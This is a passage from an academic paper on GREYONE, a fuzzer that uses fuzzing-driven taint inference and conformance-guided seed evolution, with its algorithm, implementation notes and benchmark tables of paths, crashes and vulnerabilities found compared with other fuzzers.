Lastly, we tune the fuzzing direction with conformance-guided evolution. In addition to code coverage, we track tainted variables' constraint conformance during testing, and add test cases with higher conformance to the seed queue, making the fuzzer gradually increase the conformance and reach untouched branches. Then, we prioritize seeds with higher conformance to select from the queue, accelerating the evolution. Furthermore, once we find a new seed with higher conformance, we rebase ongoing mutations onto this new seed on-the-fly, promoting the mutation efficiency.

2.1 Fuzzing-driven Taint Inference

As shown in [10, 30], taint analysis could guide fuzzers towards efficient mutation and help explore hard-to-reach branches. However, traditional solutions are labor-intensive, slow and inaccurate. GREYONE introduces a lightweight and sound solution, i.e., fuzzing-driven taint inference (FTI).

Intuition. If a variable's value changes after we mutate one input byte, we could infer that the former depends on the latter, either explicitly or implicitly. Furthermore, mutating this input byte could change the constraints of branches that use this variable, leading to new branch exploration.

Interference Rule for FTI. Assume we have a program variable *var* (at a given line of instruction) and a seed input S, and another input $S[i]$ which is derived by mutating the i-th byte of the input S, let $v(var,S)$ be the value of *var* when given the input S. We claim the variable *var* depends on the i-th byte of input S, if the following condition holds.

$$v(var,S) \neq v(var,S[i]) \quad (1)$$

Moreover, if either operand variable of a branch instruction *br* depends on the i-th byte of input S, we claim this branch *br* depends on this input byte. In other words, if the data flow from the input byte to the branch does not satisfy the non-intererence rule [16], the latter depends on the former.

Unlike traditional instruction-level taint analysis, e.g., TaintInduce [46], this rule captures high-level dependency and is more accurate. As discussed later, it has fewer false positives (i.e., over-taint) and false negatives (i.e., under-taint).

Algorithm 1 Fuzzing-driven Taint Inference.

Input: $seed$
Output: $\{br.taint[seed] \mid br \in branches(\mathbb{P})\}$

```
1:  // Target program is instrumented to collect information, as ℙ'
2:  State = Execute(ℙ', seed)
3:  for each candidate mutation method Opr do
4:      for each available mutation operand Opd do
5:          for each position pos in the seed do
6:              seed' = Mutate(seed, Opr, Opd, pos)
7:              State' = Execute(ℙ', seed')
8:              for br ∈ uncovered_branches(State) do
9:                  for var ∈ br do
10:                     if State(var) ≠ State'(var) then
11:                         br.taint[seed] ∪= {pos}
12:                     end if
13:                 end for
14:             end for
15:         end for
16:     end for
17: end for
```

2.1.1 Taint Inference

Following the aforementioned intuition and interference rule, FTI infers the taint attributes in a pilot fuzzing phase, which could be integrated with the deterministic fuzzing stage of AFL, with the following three steps, as shown in Algorithm 1.

Byte-Level Mutation. We mutate the seed inputs one byte at a time, with a set of predefined mutation rules (e.g., single-bit flipping, multiple-bits flipping and arithmetic operations). For each seed input `S` and each input offset `pos`, a set of new test cases `BLM(S, pos)` could be derived in this way.

Note that, we do not mutate multiple bytes at the same time,[3] due to the following reasons. First, we cannot precisely determine which byte is responsible for the potential value change if multiple bytes are mutated, causing either under-taint or over-taint issues. Second, single-byte mutation yields fewer test cases and introduces fewer performance overheads.

Variable Value Monitoring. We then feed the generated test cases to test, and monitor program variables' values during testing. To support the monitoring, we instrument the target applications with special value tracking code.

Note that, we could monitor all program variables in this way. However, for the purpose of fuzzing, we only monitor variables that are used in path constraints. First, it is much faster to monitor fewer variables. Second, only these variables will affect the path exploration, and it is sufficient to only monitor them in order to explore all branches.

Taint Inference. Lastly, after testing each set of test cases `BLM(S, pos)`, we check whether the value of each variable used in path constraints keeps intact or not. If the value of a variable `var` changes, we could infer that `var` is tainted and depends on the `pos`-th byte of the input seed `S`.

[3] This may cause incomplete testing.

Listing 1: Motivating example of FTI

```
1  // magic number: direct copy of input[0:8] vs. constant
2  if(u64(input) == u64("MAGICHDR")){
3      bug1();
4  }
5  // checksum: direct copy input[8:16] vs. computed val
6  if(u64(input+8) == sum(input+16, len-16)){
7      bug2();
8  }
9  // length: direct copy of input[16:18] vs. constant
10 if( u16(input+16) > len )) { bug3(); }
11 // indirect copy of input[18:20]
12 if(foo(u16(input+18))==...){ bug4(); }
13 // implicit dependency: var1 depends on input[20:24]
14 if(u32(input+20) == ...){
15     var1 = ...;
16 }
17 // var1 may change if input[20:24] changes
18 // FTI infers: var1 depends on input[20:24]
19 if(var1 == ...){     bug5(); }
```

As shown in Listing 1, which is extended from REDQUEEN [4], we could detect the value of variable `var1` used in the branch at Line 20 changes, when we mutate either the 20th, 21st, 22nd or 23rd byte of the input. Therefore, `var1` depends on these four bytes.

2.1.2 Comparison with Traditional Taint Analysis.

Comparing to traditional taint analysis, FTI requires fewer manual efforts, and is much more lightweight and accurate.

Manual Efforts. Traditional taint analysis (e.g., [20]) requires labor-intensive efforts. In general, each instruction/statement has to be either interpreted with custom instruction-specific taint propagation rules, or lifted/translated to an intermediate representation form and then analyzed with general taint propagation rules. FTI is architecture independent and requires no extra efforts to port to new platforms.

Speed. FTI is very fast. First, it is based on static code instrumentation, rather than dynamic binary instrumentation. Second, it only monitors values of variables used in path constraints, not all program variables. Third, it does not need to interpret individual instructions with custom rules.

Accuracy. FTI is more accurate than traditional taint analysis solutions. Its inference rule is sound. If a variable is reported to depend on a specific input byte, then it is most likely to be true. In other words, it has no over-taint issues.

It also has fewer under-taint issues. In practice, most under-taint issues are caused by ubiquitous implicit data flows and loss in external functions or system calls. FTI is immune to these cases. However, FTI may still have under-taint issues due to incomplete fuzzing caused by byte-level mutation.

Figure 2 demonstrated how FTI works. Unlike traditional dynamic taint analysis, which focuses on instructions and suffers from over-taint and under-taint issues, FTI could improve the accuracy with fewer efforts.

Head-to-Head Comparison. Note that, several recent works have similar ideas or comparable results. TaintIn-




Figure 2: Illustration of the procedure for FTI, along with a sample program with over-taint and under-taint issues.

duce [46]could infer taint propagation rules for each instruction without manual efforts. But it is extremely slow in taint rule inferring stage, due to its mutation on each instruction. ProFuzzer [42] mutates one input byte at a time too. But it monitors the coverage changes rather than value changes, unable to infer taint dependency. MutaFlow [26] monitors changes in sink APIs and could tell whether a parameter is tainted. But it focuses on APIs rather than variables, and cannot provide precise taint information for variables. Furthermore, it lacks a systematic testing, such as the pilot fuzzing performed by FTI, and thus has much more under-taint issues.

2.1.3 Identify Direct Copies of Inputs.

It is common that, some input bytes will be directly copied to variables, and compared against expected constants or computed values in branch instructions, as shown at Line 2 (magic number), Line 6 (checksum) and Line 10 (length check) in Listing 1. These input bytes should be replaced with the exact values (or with minor variations like ± 1) expected in the branches, to bypass the hard-to-reach path constraints.

FTI could identify all direct copies of inputs in an efficient way. For each tainted variable used in branch instructions, we could match it against its dependent input bytes. If their values are equal, we report the variable as a direct copy of input. Otherwise, we report it as an indirect copy of input.

2.2 Taint-Guided Mutation

Mutation-based fuzzers will mutate seed inputs in certain ways and generate new test cases, to explore new code and trigger potential vulnerabilities. GREYONE utilizes taint provided by FTI to prioritize which bytes to mutate and which branch to explore, as well as determine how to mutate.




Figure 3: Dependency between inputs, variables and branches.

2.2.1 Prioritize Bytes to Mutate

As pointed by [29], not all inputs bytes are equal. Some bytes should be prioritized to mutate, to get a better fuzzing yields. We argue that, *if an input byte could affect more untouched branches, then it should be prioritized over other input bytes*, because mutating this input byte is more likely to trigger untouched branches, and trigger more complicated program behaviors since more branch states have changed.

As shown in Figure 3, each input byte at offset `pos` of a seed input `S` may affect multiple variables, and then affect multiple branches among which some are not explored by any test case. We define a byte's weight as the count of untouched branches depending on this byte, as follows.

$$W_{byte}(S, pos) = \sum_{br \in Path(S)} IsUntouched(br) * DepOn(br, pos) \quad (2)$$

where, `IsUntouched` returns 1 if the branch `br` is not explored by any test case so far, otherwise 0. And the function `DepOn` returns 1 if the branch `br` depends on the `pos`-th input byte, according to FTI, otherwise 0.

2.2.2 Prioritize Branches to Explore

As shown in Figure 3, a program path may have multiple untouched neighbour branches. Similarly, some untouched branches should be prioritized to explore in order to get a better fuzzing yields. We argue that, *an untouched branch that depends on more high-weight input bytes should be prioritized over other untouched branches*.

If an untouched branch depends on more high-weight input bytes, to explore this branch, we will mutate its dependent input bytes. As aforementioned, mutating these high-weight input bytes is more likely to trigger untouched branches (including branches different from the one to explore).

Accordingly, for a seed `S`, we evaluate the weight of an untouched branch `br` in the according path as the sum of all its dependent input bytes' weight, as follows.

$$W_{br}(S, br) = \sum_{pos \in S} DepOn(br, pos) * W_{byte}(S, pos) \quad (3)$$

2.2.3 Determine Where and How to Mutate

With the weight of input bytes and unexplored branches, we could further determine the seed mutation policy.

Where to mutate? Given a seed and the program path it exercises, we will explore the untouched neighbor branches along this path one by one, in descending order of branch weight according to Equation 3.

When exploring a specific untouched neighbor branch, we will mutate its dependent input bytes one by one, in descending order of byte weight according to Equation 2.

How to mutate direct copies of input? As aforementioned, direct copies of inputs should match the values expected in untouched branches. Thus, during mutation we replace the direct copy of input bytes with the exact expected values (for magic number and checksum etc.) and values with minor variations (e.g., ± 1 for length checks etc.).

The core question left is how to get the expected values. There are two cases. If a constant value (e.g., magic number) is expected, we record this constant value with FTI. If a runtime-computed value (e.g., checksum) is expected, we first feed a malformed input to test, and get the expected runtime value with FTI. Then we use the recorded value (and with minor variations) to patch the dependent input bytes.

Note that, REDQUEEN [4] could also mutate direct copies of input bytes. Unlike GREYONE, REDQUEEN could not precisely locate the exact position of dependent bytes. It has to mutate the seed hundreds of times to get a colorized version with higher entropy, which exercises the same path. The colorized version is tested again, and compared with the original seed, to locate the potential positions of dependent bytes. The colorization process is very slow, and the number of candidate positions could be large too. As a result, it wastes more time to precisely mutate the dependent bytes than GREYONE.

How to mutate indirect copies of input? If some input bytes affect an untouched branch but their direct copy is not used in the branch, we will mutate these bytes one by one, in descending order of byte weight according to Equation 2.

More specifically, we will apply random bit flipping and arithmetic operations on each dependent byte. Different from the byte-level mutation used in FTI, multiple dependent bytes could be mutated together in this phase.

As discussed later, our conformance-guided evolution solution will rebase the mutation onto better seeds on-the-fly, which could greatly improves the mutation of indirect copies.

Mitigate the under-taint issue. As aforementioned, FTI may have under-taint issues due to incomplete testing. Thus, for any untouched branch, its dependent input bytes reported by FTI could be incomplete. In order to explore that branch, we have to mutate the missing dependent input bytes as well.

More specifically, in addition to mutate the dependent input bytes reported by FTI, we also randomly mutate their adjacent bytes with a small probability.

2.3 Conformance-Guided Evolution

A wide range of fuzzers (e.g., AFL) use *control flow features*, e.g., code coverage, to guide evolution direction of fuzzing. To efficiently explore hard-to-reach branches (e.g., those related to indirect copies of inputs), we propose to use complementary *data flow features* to tune the evolution direction of fuzzing.

We note that, for each tainted variable used in untouched branches, we need to flip some bits of its dependent input bytes to make it match the expected value. Some test cases require fewer efforts (i.e., bit flipping) than others. The amount of efforts required is related to the constraint conformance, i.e., the distance of tainted variables to the values expected in untouched branches. Seeds with higher conformance are more likely to yield test cases exercising untouched branches.

Based on this observation, we use the seed's constraint conformance to tune the evolution direction of fuzzing. We modify the seed updating and seed selection policies accordingly, to drive the fuzzer towards this direction. The test cases generated during fuzzing are more likely to have higher conformance and eventually satisfy the hard-to-reach constraints.

2.3.1 Conformance Calculation

The constraint conformance indicates how much the target (e.g., seed) matches with the path constraints.

Conformance of an untouched branch. Given an untouched branch `br`, which relies on two operands `var1` and `var2`, we define its constraint conformance as follows.

$$C_{br}(br,S) = NumEqualBits(var1, var2) \tag{4}$$

where, the function `NumEqualBits` returns the number of equal bits between the two arguments. Note that, for a branch in a switch statement, the two variables it relies on are the switch condition and the case value.

Conformance of a basic block. Given a seed `S` and a basic block `bb` it has explored, `bb` may have multiple untouched neighbor branches (e.g., switch statements). We define the constraint conformance of `bb` as the maximum conformance of all its untouched neighbor branches:

$$C_{BB}(bb,S) = \underset{br \in Edges(bb)}{MAX} IsUntouched(br) * C_{br}(br,S) \tag{5}$$

Conformance of a test case. Given a test case `S`, its constraint conformance is defined as the sum of the conformance score of all basic blocks it has explored.

$$C_{seed}(S) = \sum_{bb \in Path(S)} C_{BB}(bb,S) \tag{6}$$

Note that, seeds with higher constraint conformance are likely to have (1) more untouched neighbor branches, and (2) individual untouched branches with higher constraint conformance. Further mutations could thus quickly trigger more untouched branches or target individual untouched branches.




Figure 4: Dynamics of seed queue updating.

2.3.2 Conformance-Guided Seed Updating

In addition to test cases that find new code, we also add test cases with higher constraint conformance to the seed queue. In order to efficiently support this new seed updating scheme, we proposed a novel seed queue structure.

Two-Dimensional Seed Queue. Traditional seed queues are usually kept in a linked list, where each node represents a seed that explores a unique path[4]. We extend each node to include multiple seeds that explore the same path and have the same conformance but different block conformance, to form a two-dimensional seed queue, as shown in Figure 4.

Seed queue Updates. Figure 4 also shows how we update the seed queue, in the following three cases.

- **A. New path.** If the test case finds new code, then it will be added to the seed queue as a new node, same as other coverage-guided fuzzers (e.g., AFL).
- **B. Same path but higher conformance.** If the test case does not find any new code, but has a higher conformance than seeds in the corresponding node (with same path) in the queue, then this node will be replaced with a new node consisting of only this test case.
- **C. Same path and conformance, but different basic block conformance.** If the test case explores the same path and has the same conformance as seeds in the corresponding node in the queue, but has a distribution of basic block conformance different from seeds in that node, then we will append this test case to that node.

It is worth noting that, in the last case, since the test case has a unique distribution of basic block conformance, it could derive new test cases to quickly trigger untouched neighbor branches of some basic blocks, and thus is useful.

Comparison. This seed updating policy makes the fuzzer gradually improve the overall conformance, and satisfies the constraints of untouched branches with a fast pace, at a speed comparable to the gradient descent algorithm used in Angora [10]. But it could avoid getting stuck in local minimum like Angora, and brings long-term stable improvements.

Note that, honggfuzz [38] also compares the equality of operands in branch statements. If a branch's equality increases, it adds the test case to the seed queue. However, it does not exclude compare instructions related to touched branches, which are useless to branch exploration. Further, a basic block may have multiple compare instructions inside, but not all of them are related to branches. Lastly, it lacks the efficient two-dimensional seed queue structure proposed in this paper, limiting its efficiency as well.

2.3.3 On-the-fly Mutation Rebase

Once we find a test case exercising the same program path as previous seeds but has a higher conformance, i.e., case B as aforementioned, we not only add this test case to the seed queue by replacing the corresponding node with a new node, but also replace all uses to the seeds being replaced.

Especially, if the seed being replaced is used by an ongoing mutation, we will rebase the mutation onto the new seed, since the new seed is better. This operation could be done on-the-fly, as illustrated in red line in Figure 1. Experiments showed that, this optimization technique is very effective. For example, it promotes the speed of finding the same number of bugs in the LAVA data set by three times.

2.3.4 Conformance-Guided Seed Selection

Many works [6, 14] have proved that seed selection policies could accelerate the evolution of fuzzing. We propose to prioritize seeds with higher conformance during seed selection.

More specifically, we iterate the linked list of the seed queue, and select linked nodes that have higher conformance with a higher probability. Then a random seed in this linked node will be selected for further mutation.

With this scheme, seeds with higher conformance are more likely to be selected. Further mutations are more likely to yield test cases with higher conformance, which could satisfy the hard-to-reach constraints of untouched branches.

3 Implementation

We implemented a prototype of GREYONE with over 20,000 lines of C/C++ code. The current prototype supports analyzing applications with LLVM bytecode. Here, we present some of its implementation details.

3.1 Modularized Framework

As shown in Figure 1, GREYONE consists of several core components, e.g., seed updating, seed selection, seed mutation

[4] In AFL, it represents a unique edge hit or a new edge hit count range

and testing. We implemented a set of extensible interfaces to support various policies and future improvements.

Test Case Scoring. Evolutionary fuzzers usually put some test cases to a seed pool for further mutation according to a certain test case scoring algorithm. We implemented a general interface of test case scoring, able to support both the coverage-guided seed updating policy adopted by AFL and the conformance-guided policy adopted by GREYONE.

Seed Prioritization. Fuzzers usually prioritize seeds to select and assign different energy to mutate according to a certain seed scoring algorithm. We implemented a general interface of seed scoring, able to support the conformance-guided seed selection policy adopted by GREYONE and policies used by other fuzzers (e.g., CollAFL [14] and AFLfast [6]).

Seed Mutation Algorithms. In addition to the mutation operators (e.g., byte flipping) implemented by other fuzzers (e.g., AFL), we also add supports to byte-level mutation used by FTI, and direct-copy mutation in which the fuzzer is told the exact offset and exact value to use.

State Manager. The fuzzer usually requires special data structures to support efficient communication between components and efficient decision making. We constructed many tree-based and hash-table-based structures to store these information, including control flow graph, code coverage, seed conformance, variables' taint attributes and variables' values.

Selective Testing. In addition to code coverage tracking, GREYONE has two more modes during testing: (1) variable value monitoring mode used for FTI; (2) conformance-guided tracking mode for evolution tuning. To efficiently schedule these different testing modes, we extend the fork server used by AFL to switch between them on demand. For example, during fuzzing, if a seed has spent too much mutation energy or the conformance does not increase for a while, then we will switch from conformance tracking mode to regular coverage tracking mode.

3.2 Static Analysis and Instrumentation.

To support the policies proposed in the paper, we need to first analyze the target applications with static analysis, as well as collect some information at runtime.

We perform some basic inter-procedural control flow analysis with the help of Clang, and get the control flow graph and other necessary information.

Coverage Tracking. As pointed by CollAFL [14], there is a serious hash collision issue in traditional coverage tracking solutions (e.g., AFL). We reproduce the mitigation solution of CollAFL in GREYONE.

Conformance Tracking. To support conformance tracking, we instrument each branch statement (including conditional branches and switch statements) to count the number of equal bits of its operands (by operations like `__builtin_popcount`).

Variable Value Monitoring FTI relies on variable value monitoring during fuzzing. We instrument the application to record the values of variables used in path constraints. More specifically, we assign unique IDs to all such variables, and store their values in a bitmap (with the ID as key), similar to the bitmap storing code coverage used by AFL.

4 Evaluation

In this section, we evaluated the efficiency of GREYONE, and showed its improvements compared to other fuzzers.

4.1 Experiment Setup

Following the guidance in [21], we conducted the experiments carefully, to draw conclusions as objective as possible.

Baseline fuzzers to compare. We compared GREYONE against several well-known evolutionary mutation-based fuzzers, including AFL [44], VUzzer [30], Angora [10], CollAFL [14] , Honggfuzz [38], and QSYM[43][5]. They are chosen based on the following considerations. First, AFL was the most popular baseline fuzzer studied in the community. Second, Angora and VUzzer also utilized taint to guide fuzzing. Third, CollAFL provides more accurate coverage information, which is also utilized by GREYONE. In addition, CollAFL proposed a seed selection policy relying on control flow features, different from GREYONE. Further, Honggfuzz is a core fuzzing engine in Google's OSS-Fuzz platform [33], and also uses light-weight data tracking to identify good seeds. Lastly, QSYM is a popular symbolic execution assisted fuzzer, and we can use it to evaluate GREYONE' capability on bypassing complicated program constraints.

Target applications to test. We chose target applications considering several factors, including popularity, frequency of being tested, development activeness, and functionality diversity. Finally, we chose 19 popular open source Linux applications (in latest version when tested), including well-known development tools (e.g., `readelf`, `nm`, `c++filt`), image processing libraries (e.g., `libtiff`), document process-

[5] CollAFL is not open source. We implemented a copy following its design. Another work REDQUEEN [4] is also related, but it is disclosed only one month ago and not open source. Thus we are unable to compare with it.

Table 1: Number of vulnerabilities (accumulated in 5 runs) detected by 6 fuzzers, including AFL, CollAFL-br, VUzzer, Honggfuzz, Angora, and GREYONE, after testing each application for 60 hours.

Applications	Version	AFL	CollAFL- br	Honggfuzz	VUzzer	Angora	GREYONE	Vulnerabilities by GREYONE		
								Unknown	Known	CVE
readelf	2.31	1	1	0	0	3	4	2	2	-
nm	2.31	0	0	0	0	0	2	1	1	*
c++filt	2.31	1	1	1	0	0	4	2	2	*
tiff2pdf	v4.0.9	0	0	0	0	0	2	1	1	0
tiffset	v4.0.9	1	2	0	0	0	2	1	1	1
fig2dev	3.2.7a	1	3	2	0	0	10	8	2	0
libwpd	0.1	0	1	0	0	0	2	2	0	2
ncurses	6.1	1	1	0	0	0	4	2	2	2
nasm	2.14rc15	1	2	2	1	2	12	11	1	8
bison	3.05	0	0	1	0	2	4	2	2	0
cflow	1.5	2	3	1	0	0	8	4	4	0
libsass	3.5-stable	0	0	0	0	0	3	2	1	2
libbson	1.8.0	1	1	1	0	0	2	1	1	1
libsndfile	1.0.28	1	2	2	1	0	2	2	0	1
libconfuse	3.2.2	1	2	0	0	0	3	2	1	1
libwebm	1.0.0.27	1	1	0	0	0	1	1	0	1
libsolv	2.4	0	0	3	2	2	3	3	0	3
libcaca	0.99beta19	2	4	1	0	0	10	8	2	6
liblas	2.4	1	2	0	0	0	6	6	0	4
libslax	20180901	3	5	0	0	0	10	9	1	*
libsixl	v1.8.2	2	2	2	2	3	6	6	0	6
libxsmm	release-1.10	1	1	2	0	0	5	4	1	3
Total	-	21	34	18	6	12	105 (+209%)	80	25	41

ing libraries (e.g., `libwpd`), terminal processing libraries (e.g., `libncurses`), audio or video processing libraries (e.g., `ibsndfile`), code processing tools (e.g., `cflow`, `bison`, `nasm`), graphics processing libraries (e.g., `libcaca` and `libsixel`), and data processing libraries (e.g., `libsass` and `libxsmm`) etc. Furthermore, we also evaluated GREYONE on the LAVA-M data set [12] as other fuzzers.

Performance metrics. We chose vulnerability discovery and code coverage as two major metrics used to compare the efficiency of each fuzzer with GREYONE. For code coverage, we mainly considered path coverage (i.e., number of seeds in the queue) and edge coverage (i.e., number of edge hit) similar to [14, 42]. For vulnerability discovery, we tracked the growth trend of unique crashes detected by different fuzzers. We further utilized tools including afl-collect [3], AddressSanitizer [34] and UBSan [23] to deduplicate redundant crashes and identify unique vulnerabilities.

Note that, fuzzers have different representations of fuzzing states (e.g., bitmap). We therefore slightly modify them to get unified fuzzing states and perform fair comparison.

Initial seeds. Note that, our taint analysis engine FTI relies on byte-level mutation. It will perform poorly if no initial seeds are given, lowering the efficiency of GREYONE. Therefore, we did not test target applications with empty seeds. Instead, we test each target application with 10 initial seeds.

For each target application, we randomly downloaded about 100 input files from the Internet, according the required input file formats. Then, we use the tool afl-cmin shipping with AFL [44], to filter out a minimal subset of inputs that have the same code coverage. Finally, we randomly selected 10 inputs from these distilled inputs, and used them as the initial seeds.

Randomness mitigation. Since mutation-based fuzzers all rely on random mutation, there could be performance jitter during testing. We took two actions to mitigate the randomness issue. First, we perform each experiment for 5 times, and evaluate the average performance as well as the minimal and maximal performance. Second, we test target applications for more time, until the fuzzers reach a relatively stable state (i.e., the order of fuzzers' performance does not change anymore). Experiments showed that the fuzzers will get stable after testing these applications for 60 hours. So, we tested each application for 60 hours in our experiment.

Experiment environment. We run each fuzzer instance on each target application in the same configuration. More specifically, each instance is run in a virtual machine running Ubuntu 17.04 with one Intel CPU @2.9GHz and 8GB RAM.

4.2 Vulnerability Discovery

Table 1 shows the number of unique vulnerabilities (accumulated in 5 runs) found by 6 different fuzzers in the 19 real world applications. Each application is of the latest version at the time of testing.

In total, AFL, CollAFL, Honggfuzz, VUzzer and Angora has found 21, 34, 18, 6 and 12 vulnerabilities in all applications respectively. GREYONE found 105 unique vulnerabilities in total and covered all vulnerabilities found by other fuzzers. In other words, GREYONE found 209% more vulnerabilities than the second best fuzzer (i.e., CollAFL). Especially, out of these 19 applications, three applications including `nm`, `tiff2pdf` and `libsass` are reported as vulnerable only by GREYONE. In summary, GREYONE significantly outperforms other 5 fuzzers in terms of vulnerability discovery.

The last three columns of Table 1 show the number of

Table 2: Number of unique crashes (average and maximum count in 5 runs) found in real world programs by various fuzzers.

Applications	AFL		CollAFL-br		Angora		GREYONE	
	Average	Max	Average	Max	Average	Max	Average	Max
tiff2pdf	0	0	0	0	0	0	6	12
libwpd	0	0	1	3	0	0	21	58
fig2dev	8	12	11	20	0	0	40	79
readelf	0	0	0	0	21	27	28	38
nm	0	0	0	0	0	0	16	72
c++filt	18	30	7	32	0	0	268	575
ncurses	7	18	12	23	0	0	28	37
libsndfile	4	13	8	20	0	0	23	33
libbson	0	0	0	0	0	0	6	12
tiffset	22	46	43	49	0	0	83	122
libsass	0	0	0	0	0	0	8	12
cflow	9	47	17	35	0	0	32	185
nasm	5	15	20	42	6	12	157	212
Total	73	181	119	229	27	39	716 (+501%)	1447 (+631%)

Table 3: Number of unique paths and edges (average in 5 runs) found in real world programs by various fuzzers. Numbers in red are path/edge coverages of the second best fuzzer.

Applications	Path Coverage				Edge Coverage			
	AFL	CollAFL-br	Angora	GREYONE (INC)	AFL	CollAFL-br	Angora	GREYONE (INC)
tiff2pdf	2638	3278	3344	5681(+69.9%)	6261	6776	6820	8250(+20.9%)
readelf	4519	4782	5212	6834(+32%)	6729	6955	7395	8618(+14.5%)
fig2dev	697	764	105	1622(+112%)	934	1754	489	2460(+40.2%)
ncurses	1985	2241	1024	2926(+30.6%)	2082	2151	1736	2787(+28.2%)
libwpd	4113	3856	1145	5644(+37.2%)	5906	5839	4034	7978(+35.1%)
c++filt	9791	9746	1157	10523(+8%)	6387	6578	3684	7101(+8%)
nasm	7506	7354	3364	9443(+25.8%)	6553	6616	4766	8108(+22.5%)
tiffset	1373	1390	1126	1757(+26%)	3856	3900	3760	4361(+11.8%)
nm	2605	2725	2493	4342(+59%)	5387	5526	5235	8482(+53.5%)
libsndfile	911	848	942	1185(+25.8%)	2486	2392	2525	2975(+17.8%)

vulnerabilities that are previously unknown, known by vendors only and confirmed by CVE respectively. We reported the 105 vulnerabilities we found to upstream vendors, and learned that 25 of them are known by the vendors (but not the public). Among the remaining 80 unknown vulnerabilities, 41 vulnerabilities are confirmed by CVE.

4.3 Unique Crashes Evaluation

In general, the more unique crashes a fuzzer finds, the more vulnerabilities it could find too. Thus, the number of unique crashes is also an important metric for fuzzers. Due to the randomness, we evaluated not only the average but also the maximum number of unique crashes found in 5 runs.

Table 2 shows the detailed evaluation results. GREYONE outperforms all other fuzzers in all applications. Especially in `tiff2pdf`, `nm`, and `libsass`, only GREYONE reported unique crashes and other fuzzers all failed.

Among the 5 runs, GREYONE on average found 716 unique crashes in all applications, which is 501% more than the second best fuzzer (i.e., CollAFL). In the maximum run, GREYONE found 1447 unique crashes in all applications, which is 631% more than the second best fuzzer.

To better examine the efficiency of each fuzzer, we also evaluated the growth trend of unique crashes found by them, as shown in Figure 14 in the Appendix. It shows that, GREYONE had a steady and stronger growth trend on all applications. Furthermore, GREYONE is also the first fuzzer that reported crashes in almost all applications.

4.4 Code Coverage Evaluation

Since a fuzzer can only find vulnerabilities in code that it has explored, code coverage is therefore an important metric for coverage-guided fuzzers.

Table 3 shows the average number of unique paths and edges found by each fuzzer for ten applications. In addition, the improvement of GREYONE compared to the second best fuzzer is also evaluated and showed in the table.

In terms of path coverage, GREYONE outperforms the second best fuzzer by at least 25% in 9 out of ten applications. In the last application `c++filt`, GREYONE outperforms the second best by 8%. In terms of new edge coverage, GREYONE outperforms the second best fuzzer in all applications, on average by 25.5%.

We also evaluated the growth trend of code explored by fuzzers, and presented the path coverage in Fig 13 and edge coverage in Fig 16. It shows that GREYONE has an impressive stronger growth trend than all other fuzzers in all applications.

4.5 Evaluation on LAVA-M

To directly compare the results with other papers, we tested applications in the LAVA-M data set for 24 hours (rather than 60 hours) and repeated 5 times.

Table 4: The number of bugs found by various fuzzer tools on LAVA-M in 24 hours.

LAVA-M	AFL	CollAFL-br	Honggfuzz	VUzzer	CollAFL-br+laf	QSYM	Angora	GREYONE	Listed bugs
who	0	2	4	49	245	1252(+43)	1438(+95)	2136(+327)	2136
md5sum	1	3	3	12	37	57(+0)	57(+0)	57(+4)	57
base64	2	2	6	15	44	44(+4)	44(+4)	44(+4)	44
uniq	1	1	4	24	21	28(+1)	28(+1)	28(+1)	28

Table 5: Number of unique paths, unique edge, unique crashes (average count in 5 runs with 60 hours each time) and total vulnerabilities (5 runs with 60 hours each time) found in real world programs by QSYM-* (QSYM+master AFL+ slave AFL) and GREYONE-* (GREYONE +slave AFL).

Applications	Average Unique Paths		Average Unique Edges		Average Unique Crashes		Total Vulnerabilities	
	QSYM-*	GREYONE-*	QSYM-*	GREYONE-*	QSYM-*	GREYONE-*	QSYM-*	GREYONE-*
Readelf	9028	12312(+36.38%)	7822	8847(+13.10%)	46	77	4	4
Nm	4218	5822(+38.03%)	6773	8599(+26.96%)	3	18	1	2
C++filt	10988	12122(+10.32%)	6898	7155(+3.73%)	158	299	4	4
Tiff2pdf	4856	5698(+17.34%)	7431	8088(+8.84%)	0	3	0	2
Tiffset	1897	2205(+16.24%)	4285	4404(+2.78%)	25	66	2	2
Libwpd	8279	10589(+31.27%)	9947	11702(+17.64%)	12	24	1	2
libsndfile	1375	1650(+20%)	2691	3033(+12.71%)	32	46	1	2
Fig2dev	1218	1616(+32.68%)	1843	2241(+21.60%)	15	38	6	10
Nasm	9184	9529(+3.76%)	7433	8104(+9.03%)	87	231	8	11
libncurses	2837	3291(+16%)	2749	2950(+7.31%)	36	88	3	5
Average Improvement	-	+20.34%	-	+12.53%	-	+115%	-	+52%

